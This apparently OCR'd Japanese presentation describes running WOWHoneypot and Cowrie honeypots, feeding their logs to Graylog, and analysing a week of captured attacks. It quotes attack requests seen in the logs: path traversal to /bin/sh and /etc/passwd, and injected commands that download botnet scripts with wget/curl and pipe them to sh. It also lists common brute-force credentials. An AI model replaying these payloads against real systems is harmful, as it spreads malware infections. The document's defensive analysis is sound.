ハニーポットへの攻撃を可視化分析してみよう

ゆうろん

自己紹介

ゆうろんという名前で活動しています。

知識/スキルはサーバ(Linux)/NW系メインです。

ブログ:https://study-it-infra.info/

【VRChat】Bluelion2718

【Cluster】ゆうろん

Contents

1. ハニーポットとは

ハニーポット(HoneyPot)は**攻撃を受けることを前提とした罠システム**のこと。

ハニーポットが記録したログや収集したファイルから、攻撃に関する情報の解析や分析を行うことができます。

ハニーポットを使って攻撃者の意図や狙いを明らかにすることがハニーポット運用の楽しみ方です。

ハニーポットの目的

ハニーポットは**目的に合わせて構築/運用するもの**です。

例えば…

・Web(HTTP/HTTPS)への攻撃情報を収集したい！

=> WOWhoneypotやGlastopf, DShieldを構築する

・SSHへの攻撃情報を観測したい！

=> Cowrieを構築する

・たくさんのハニーポットを植えていろんな攻撃を見たい!

=> T-Potを構築する(ただし要求スペックは高め…)

ハニーポッターとして初の選定

はじめてハニーポットを植えるので、

攻撃の多い**Web(HTTP/HTTPS)とSSH**を観測対象とすることにしました。

採用したのは**WOWHoneypot(HTTP/HTTPS)とCowrie(SSH)です。**

どちらも構築が簡単な低対話型ハニーポットです。

WOWHoneypot: https://github.com/morihisa/WOWHoneypot

Cowrie: https://github.com/cowrie/cowrie

ログをどうやってみる？

ログをサーバにSSHでアクセスして、tailやgrepコマンドなどで見て、解析するのは大変手間がかかる作業…

代替手段として

1. **ログを整理/抽出/加工し表示するスクリプトを組む**

   Shellスクリプト, Python …

2. **ログの可視化基盤を構築する**

   Splunk, ELK, Graylog, Grafana…

2. ログ可視化基盤の検討

ログ可視化基盤といってもいろいろあります。

- **Splunk (無料版)**

  GUIが洗練されているが、Free版は500MB/日上限, 長期運用・大量ログには不向き, 無料版は制約が多い

- **ELK(Elasticsearch+Logstash+Kibana)**

  カスタマイズ性/可視性が高いが、要求スペックが大、チューニングが大変

- **GrayLog(GrayLog+Opensearch+MongoDB)**

  Log収集・可視化・アラートが一括管理可能、可視性はELKより低い


GrayLogの特徴

説明:

ログの収集、集約、検索、分析、可視化に特化したOSSの統合ログ管理ソフトウェア

特徴:

- 多様なログ形式への対応したログ収集/解析
- ログのフィールド分解と高速検索
- Webインターフェース（GUI）の提供
- リアルタイムでの異常検知とアラート機能



3. サーバ構成

ハニーポット構成:


・同じVPS上に2つのハニーポットを植える

・Filebeatでログファイル監視と送信を行う


Graylog構成:

・自宅サーバにGraylog監視基盤を設置


・VPS(Filebeat)⇔自宅サーバ(Graylog)間はSSL/TLSで暗号化して送信



4. Graylogの可視化例1




4. Graylogの可視化例2




5. WOWHoneypot/Cowrieの検知状況

2025/11/15(土) ~ 2025/11/21(金)で 攻撃ログ を収集しました。



WOWHoneypotのアクセス元



Cowrieのアクセス元

WOWHoneypotの検知状況1

スキャンの多い項目

/.env に対するスキャン行為
- 環境設定ファイルの探索

/.git に対するスキャン行為
- Gitリポジトリメタデータの探索

/.aws/config に対するスキャン行為
- AWS認証情報ファイルの探索

アクセスURIランキング

#	filebeat_dissect_request_uri	count(filebeat_dissect_request_uri)
1	/	488
2	/favicon.ico	99
3	/.env	83
4	/Core/Skin/Login.aspx	70
5	/login	22
6	/.git/config	18
7	/admin/config.php	15
8	/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/bin/sh	14
9	/sitemap.xml	14
10	/geoserver/web/	9
11	/aaa9	8
12	/developmentserver/metadatauploader	7
13	/robots.txt	7
14	/.env.production	6
15	/.well-known/security.txt	6
16	/aab9	6

WOWHoneypotの検知状況2

エクスプロイト攻撃

パストラバーサルを狙った攻撃

- URI: /cgi-bin/.%2e/.%2e/.../bin/sh (12回)
- 概要: /bin/shなどのシステム実行ファイルを直接実行しようとする試み
- URI: /..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd (3回)
- 概要: /etc/passwdを読み取り、システムユーザー情報を取得しようとする試み

PHPUnit RCE脆弱性 (CVE-2017-9841) (4回)

- URI: /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
- 概要: PHPのテストフレームワークの既知のリモートコード実行 (RCE) 脆弱性を悪用

Oracle WebLogic Serverの脆弱性 (CVE-2017-10271など) (4回)

- URI: /wls-wsat/CoordinatorPortType
- 概要: WebLogicのWebサービスに対する既知のXMLデシリアライゼーションの脆弱性悪用

WOWHoneypotの検知状況3

ボットネットのダウンロード・実行 (6回)

- /shell?cd%20%2Ftmp%3Bwget%20http%3A%2F%2F[IPアドレス]%2Fjaws.sh%3Bcurl%20-O%20http%3A%2F%2F[IPアドレス]%2Fjaws.sh%3B%20chmod%20777%20jaws.sh%3Bsh%20jaws.sh%3Brm%20-rf%20jaws.sh /shell?cd /tmp;wget http://[IPアドレス]/jaws.sh;curl -O http://[IPアドレス]/jaws.sh; chmod 777 jaws.sh;sh jaws.sh;rm -rf jaws.sh

BYTEVALUE Intelligent Flow Control Routerを狙ったコマンドインジェクション(CVE-2023-7311) (4回)

- /goform/webRead/open/?path=%7Cwget%20-qO-%20http%3A%2F%2F[IPアドレス]%2Frondo.wtf.sh%7Csh /goform/webRead/open/?path=|wget -qO- http://[IPアドレス]/rondo.wtf.sh|sh

ThinkPHPフレームワークのRCEを経由したマルウェアのDL/実行 (4回)

- /index.php?s=/Index/¥think¥app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=%28wget%20-qO-%20http%3A%2F%2F[IPアドレス]%2Frondo.txg.sh%7C%7Cbusybox%20wget%20-qO-%20http%3A%2F%2F[IPアドレス]%2Frondo.txg.sh%7C%7Ccurl%20-s%20http%3A%2F%2F[IPアドレス]%2Frondo.txg.sh%29%7Csh

WOWHoneypotへの攻撃傾向

ダウンロードを試みていたスクリプト名やログ情報から、以下の攻撃傾向がみられました。

- **Androxgh0st**

AWS認証情報などを狙うマルウェアに感染したボットネットによる広範なスキャンを多数確認

- **RondoDox**

新型ボットネット「RondoDox」に関連すると思われる、さまざまな種類のエクスプロイト攻撃を確認

- **Redtail**

暗号資産Moneroの不正マイニングを試みるマルウェアのダウンロード試行を確認

- **MIRAI**

IoTデバイスを狙ったDDos攻撃で有名なボットネット「MIRAI」に関連した攻撃をわずかではあるが記録しました

Cowrieの検知状況1

最も利用された認証情報

攻撃者は主にrootとadminという有名なユーザー名に、123456やpasswordといった脆弱なパスワードを組み合わせていました。

順位	ユーザ名	回数
1	root	122
2	admin	43
3	developer	4
4	debian	4
5	guest	4

順位	パスワード	回数
1	123456	34
2	root	13
3	password	10
4	admin	7
5	1234	6

Cowrieの検知状況2

シェルアクセス後の攻撃傾向

多数の偵察活動

- シェルアクセス後、ほとんどのログは、unameやcat /proc/cpuinfoなどのシステム環境や実行可能なコマンドの確認に関するコマンド試行でした

マルウェアDL/実行の少なさ

- シェルアクセス後にマルウェアのダウンロードと実行の試行があったのはわずか4回でした
- これはハニーポット環境であることを検出した、もしくは攻撃スクリプトが初期偵察フェーズで停止した可能性を示唆しています

手動による接続

- 3件のログは、ボットではなく手動によるSSH接続の可能性を示していました

Cowrieのファイル捕捉状況

攻撃者が配置しようと試みた4つのファイルの情報は以下の通り。

検体	AV認定数	ファイルタイプ	種類/所見
A	44/65	ELF (Linux Executable)	トロイの木馬、マイニングツール (2022年登録)
B	38/65	ELF (Linux Executable)	トロイの木馬、マイニングツール (2023年登録)
C	0/65	YAML	恐らくハニーポット環境でのみ見られる、攻撃者が実行を試みる設定ファイルやスクリプト。（サイズ140B）
D	0/65	TXT	恐らくハニーポット環境でのみ見られる、非常に短いスクリプトやテストファイル。（サイズ70B）

6.収集したデータから読み取れること

攻撃者の関心状況

1. 不正なマイニングへの関心
2. IoT機器に対する関心

攻撃者の攻撃方法

・広範囲の脆弱性を網羅するような自動スキャン

・単純なパスワード総当たり攻撃

7. まとめ

・デフォルトの設定でもハニーポットを置くだけで攻撃ログが集まる

・ログ可視化環境を作るとログ解析しやすい

・GrayLogはいいぞ～